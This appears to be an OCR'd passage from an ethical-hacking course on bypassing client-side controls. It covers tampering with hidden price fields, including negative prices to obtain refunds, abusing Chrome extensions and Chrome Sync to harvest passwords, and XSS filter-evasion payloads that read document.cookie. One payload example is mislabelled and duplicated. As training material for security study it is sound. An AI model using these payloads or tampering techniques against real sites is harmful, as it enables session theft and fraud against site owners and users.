
Bypass Client-side Controls: Attack Google Chrome Browser Extensions

- Attackers first lure victims into downloading a malicious file or prompt them to **visit a malicious website** so that they can easily infect the target browser
- After malware has been installed, the browser forces users to perform specific actions such as **activating extensions** and **allowing permissions** to exfiltrate data
- Attackers may target the **Chrome Sync feature**, which allows a smooth browsing experience for users across multiple platforms
- Leveraging this feature on the compromised browser, attackers can add **fake or malicious extensions** that appear to be legitimate
- Using this technique attackers can gather stored information on the browser such as **autofill information**, **bookmarked data**, **search history**, **passwords**, **configuration settings**, and other synchronized data



Forcepoint Endpoint for Windows 2.0.50
Forcepoint Endpoint Chrome Extension for Windows


ID: fmfjhicbjecfchfmpelfnifijeigelme



Bypass Client-side Controls: Perform Source Code Review

- Examine the **web application source code** and understand the **working of components in the code** to identify the following functionalities of the components:

1. **Client-side input validation**
2. **Employed obfuscation or encryption techniques on transmitted data**
3. **Modifiable components with hidden client-side functionality**
4. **References to server-side functionality**



Bypass Client-side Controls: Evade XSS Filters

Encoding Characters

- Many characters in HTML elements can be written in ASCII codes to evade filters that search for strings such as <javascript>:

```
<a href=
"&#106;avascript:alert('XSS
Successful')"> Click
Here!</a>
```

- Use hexadecimal encoding to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

```
<a
href="&#6A;avascript:alert(
document.cookie)"> Click
Here!</a>
```

Embedding Whitespaces

- Use tab spaces to evade detection:

```
<img src="java    script:al
ert ('Successful XSS')">
```

- You can also encode the tab spaces:

```
<img
src="java&#x09;script:al&#x
09;ert('Successful XSS')">
```

- You can also encode using carriage return and newline characters:

```
<img
src="java&#x09;script:al&#x
09;ert('Successful XSS')">
```

Manipulating Tags

- You can embed a <script> tag within <script>:

```
<scr<script>ipt>document.wr
ite("Successful
XSS")</scr<script>ipt>
```

- Separate attributes and tags with a slash in an HTML element:

```
<img/src="popup.jpg"onload=
&#x6A;avascript:eval(alert(
'Successful&#32XSS'))>
```

- Use abnormal tag inputs to bypass filters:

```
<a
onmousedown=alert(document.
cookie)> visit xyz.com</a>
```

Bypass Client-side Controls

A web application requires client-side controls to restrict user inputs when transmitting data via client components and implementing measures to control the user's interaction with his or her own client. A developer uses techniques such as hidden HTML form fields, and browser extensions to allow the transmission of data to the server via the client. Often, web developers assume that the data transmitted from the client to the server is within the user's control, and this assumption can make the application vulnerable to various attacks.

Some of the techniques to bypass the client-side controls are as follows:

- **Attack Hidden Form Fields**: Identify hidden form fields on the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- **Attack Browser Extensions**: Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- **Perform Source Code Review**: Perform source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools.
- **Evade XSS Filters**: Evade XSS filters by injecting unusual characters into the HTML code.

Attack Hidden Form Fields

E-commerce/retailing web applications use hidden HTML form fields to restrict the user to view/modify data fields such as “products” and “prices of products” and allow the user to enter certain fields such as “quantity,” assuming that the user enters the required quantity before submitting the data to the server. The developer flags these fields as hidden to restrict the user from modifying them. In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Follow the process described below to attack hidden form fields:

- Identify vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper with the price values by editing the price field’s value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools such as Burp Suite to trap the request that submits the form and modify the price field to any value. In addition, you can attempt to enter negative price values to trick the retail application into refunding the amount through credit card transactions.

Attack Browser Extensions

The data from a web application that uses browser extension components can be captured by two methods:

- **Intercepting Traffic from Browser Extensions**

  Attempt to intercept and modify the request and response of the component and the server, respectively. You can use tools such as Burp Suite to capture the data. This method has certain limitations such as data obfuscation or encryption, and secure data serialization.

- **Decompiling Browser Extensions**

  Using this technique, you can attempt to decompile the component’s bytecode to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any obfuscation or encryption mechanisms employed for the transmitted data.

